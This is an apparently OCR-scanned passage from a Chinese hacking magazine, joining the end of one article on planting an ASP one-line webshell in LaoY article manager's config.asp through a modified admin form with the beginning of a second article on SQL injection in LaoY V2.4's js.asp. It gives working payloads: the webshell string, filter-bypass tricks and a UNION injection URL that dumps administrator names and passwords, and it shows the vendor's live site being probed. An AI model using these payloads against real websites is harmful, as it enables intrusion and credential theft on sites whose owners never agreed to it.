    pingoff = replace(Trim(Request.Form("pingoff")),CHR(34),"'")
    bookoff = replace(Trim(Request.Form("bookoff")),CHR(34),"'")
    userynoff = replace(Trim(Request.Form("userynoff")),CHR(34),"'")
    useraddoff = replace(Trim(Request.Form("useraddoff")),CHR(34),"'")
    userWord = replace(Trim(Request.Form("userWord")),CHR(34),"'")
    useroff = replace(Trim(Request.Form("useroff")),CHR(34),"'")
    money1 = replace(Trim(Request.Form("money1")),CHR(34),"'")
    money2 = replace(Trim(Request.Form("money2")),CHR(34),"'")
    money3 = replace(Trim(Request.Form("money3")),CHR(34),"'")
    money4 = replace(Trim(Request.Form("money4")),CHR(34),"'")
    money5 = replace(Trim(Request.Form("money5")),CHR(34),"'")
    moneyname = replace(Trim(Request.Form("moneyname")),CHR(34),"'")
    yaopostgetime = replace(Trim(Request.Form("yaopostgetime")),CHR(34),"'")
```

这段代码将双引号过滤成单引号，使得我们的一句话木马无法闭合双引号，导致失败。不过借助config.asp，我们可以用双引号闭合，把一句话写成“"%><%execute request("#")%>”，小马就可以正常工作了。在config.asp的文件中，涉及的变量只有ad1、ad2、ad3、hrml、artlist、Artlistnum等没有过滤，可以正常插入一句话。但这几个变量要么是单选框，要么就是限制字符数量，不能直接写进一句话。使用我自己修改的提交表单laoy8.htm，将其代码中第10行的“<form action="http://127.0.0.1/admin/Admin_Setting.asp?Action=Edit" method="post">”中的127.0.0.1修改成要入侵的网站地址，比如“<form action="http://www.oyhack.cn/admin/Admin_Setting.asp?Action=Edit" method="post">”，然后保存，再直接打开，如图4所示，在文章内容页左上广告位中写入一句话木马就可以了（记得闭合双引号哦）。




图4

我提交的是“"%><%execute request("#")%>”，直接点“确定”修改，一句话就成功写入config.asp文件里去了，地址就在inc文件夹中。比如我本地的config.asp地址是http://127.0.0.1/inc/config.asp，图5是我用海阳一句话木马连接的结果。




图5

前置知识: 无
关键词: CheckStr()函数、LoseHtml()函数、跨站



老Y文章管理系统V2.4最新漏洞分析

文/图 Cschi

原本以为老Y文章管理系统(以下简称老Y)只不过是个个人作品而已,没有多少研究价值,所以虽然得知老Y爆出了最新漏洞,觉得也是在所难免,不想花费太多的时间进行分析,但最终因为无法推卸龙编的要求,便对老Y作了一番分析。也因为这次分析,让我对老Y刮目相看,现整理成文,希望对大家编写、分析代码有所帮助和借鉴。

老Y采用伪静态页面(由/Html/Index.asp调用),代码相当简洁,过滤也非常严密,数字型使用LaoYRequest()、字符型使用CheckStr()等函数进行过滤防止注入,文本内容使用LoseHtml()函数过滤防止跨站:功能比较全面,有新闻固顶、公告、留言、评论、RSS、用户注册、网站风格以及简繁体选择等,动态页面文件较少。但是智者千虑必有一疏,下面就详细分析老Y的最新漏洞。

注入漏洞

1.js.asp页面漏洞

此漏洞由幻泉(bl4ck)发现,笔者仅就触发的原理和利用的方法进行分析和阐述。

漏洞描述:由于js.asp页面在处理使用CheckStr()函数过滤后的字符时,将其中的"|"分割符又还原为","(即逗号),导致注入,影响版本2.4和2.3。关键代码如下:

```
If CheckStr(Request("ClassNo")) <> "" then
ClassNo = split(CheckStr(Request("ClassNo")),"|")
//先用CheckStr()函数过滤,再用"|"分割成数组
on error resume next
NClassID = LaoYRequest(ClassNo(0))
NClassID1 = LaoYRequest(ClassNo(1))
End if
……

set rs=server.createObject("Adodb.recordset")
sql = "Select top "& num &" ID,Title,TitleFontColor,Author,ClassID,DateAndTime,Hits,IsTop,IsHot from Yao_Article Where yn = 0"
If NclassID<>"" and NclassID1="" then
If Yao_MyID(NclassID)="0" then
SQL=SQL&" and ClassID="&NclassID&""
else
MyID = Replace(""&Yao_MyID(NclassID)&"","|",",")
SQL=SQL&" and ClassID in ("&MyID&")"
End if
elseif NclassID<>"" and NclassID1<>"" then
MyID = Replace(""&CheckStr(Request("ClassNo"))&"","|",",")
//语句①,先用CheckStr()函数过滤,再将其中的"|"替换为",",导致注入
SQL=SQL&" and ClassID in ("&MyID&")"
End if
……
//在此插入语句②
//response.write sql&"<br>"
set rs = conn.execute(sql)
if rs.bof and rs.eof then
str=str+"没有符合条件的文章"
else
……
```

这时我们需要分析一下CheckStr()函数(定义在Inc/Function.asp中),代码如下:

```
function CheckStr(str)
    CheckStr=replace(replace(replace(replace(str,"<","&lt;
"),">","&gt;"),chr(13),""),"  ","")
    CheckStr=replace(replace(replace(replace(CheckStr,"'",
""),"and",""),"insert",""),"set","")
    CheckStr=replace(replace(replace(replace(CheckStr,
"select",""),"update",""),"delete",""),chr(34),"")
    CheckStr=replace(replace(replace(replace(CheckStr,"*",
""),"=",""),"mid",""),"count","")
    CheckStr=replace(replace(replace(replace(CheckStr,"%",
""),",",""),"union",""),"where","")
    end function
```

可见该函数过滤是非常严格的。仅过滤"*"和","便使得企图构造select语句变得相当艰难，因为这样的话，select语句中就只能使用1个字段而且不能使用多参数的SQL函数，比如mid等，随后我们会见识这样过滤的苛刻。加之还过滤了"" "、"' "（防止了字符型注入）和"= "、"> "、"< "（防止了数值判断，也就是说常规的手工注入没有希望）以及"% "、空格、回车符等。至于该函数将SQL语句关键字替换为空的过滤是不足为虑的，这样的过滤使用插入关键字即可轻易绕过，插入的关键字可以使用原字符，也可以使用函数最后一个替换的关键字，比如sselectelect、swhereelect。而且老Y竟然没有使用LCase函数将Request获取到的变量转换为小写，所以使用大写的SQL语句关键字同样可以绕过CheckStr()函数。以下如无说明，均指采用大写绕过，比如Select、SELECT等。

现在我们继续分析js.asp文件。要想触发漏洞，num、NclassID和NclassID1等必须非空，即提交的ClassNo变量先用CheckStr()函数过滤再用"|"分割后，得到的数组的前两个元素不能为空且必须为数字，于是在"set rs = conn.execute(sql)"语句前面插入语句②"response.write sql&"
""，获得最后执行的SQL语句，如图1 所示。

再构造出如下的union语句

```
1|1|1)%09Union%09Select%091|2|3|4|5|6|7|8|9%
09From%09yao_admin%09Where%09(1
    // "|"会被替换为逗号
    // "%09"绕过CheckStr()函数对空格的过滤
    // 使用大写绕过CheckStr()函数对关键字的过滤
    //CheckStr()函数并未过滤"("、")"，看来作者还是
失算了
```




图1

能够加以利用的URL如下，可以爆出管理员的ID、用户名及密码，如图2 所示。

```
http://127.0.0.1/laoy/js.asp?maxlen=
50&num=5&ClassNo=1|1|1)%09Union%09Select%091|cstr(id)
%2Bchr(58)%2Badmin_name%2Bchr(58)%2Badmin_
pass|3|4|5|6|7|8|9%09From%09yao_admin%09Where%09(1
    // 其中maxlen和num参数不能少
    //cstr()函数将数字型字段id的值转为字符串
    //%2B即"+"用作连接id、admin_name、admin_pass
字段
    // chr(58)即"："为分割符
```




图2

官网检测。检测老Y网站(www.laoy8.cn)。直接利用上面的URL失败，看来还得一步一步检测了。由于未知老Y对源码的修改情况，本次检测均使用插入原关键字符方法绕过CheckStr()函数过滤。

对比老Y版本2.4和2.3的CheckStr()函数，我们会发现一些细微差别，这有助于我们确认版本，2.3过滤了"or"关键字，而2.4没有；2.4过滤了逗号，而2.3没有（也因此导致了2.3更致命的漏洞）。2.3版本的CheckStr()函数代码如下，大家可以比对。

```
function CheckStr(str)
    CheckStr=replace(replace(replace(replace(str,"<","&lt;
"),">","&gt;"),chr(13),"<br>"),"  ","")
    CheckStr=replace(replace(replace(replace(CheckStr,"'",
```

```
""),"and",""),"insert",""),"set","")
    CheckStr=replace(replace(replace(replace(CheckStr,
"select",""),"update",""),"delete",""),chr(34),"&quot;")
    CheckStr=replace(replace(replace(replace(replace
(CheckStr,"*",""),"=",""),"or",""),"mid",""),"count","")
    end function
```

首先需要确定出合适的ClassNo值，选定任意一个没有下级栏目的ID值，比如11，如图3所示。然后访问"http://www.laoy8.cn/js.asp?maxlen=50&num=5&ClassNo=11|1"，确认可以找到符合条件的文章，然后在URL后面追加"|1)or(1"，如果返回正常，则说明"or"没有被过滤掉，应该是2.4版本，否则（或者使用"|1)oorr(1"返回正常）应该为2.3版本，如图4所示。无论属于哪个版本，均可以使用"and"作进一步检测，如图5和图6所示，并且存在注入漏洞。



图3




图4




图5

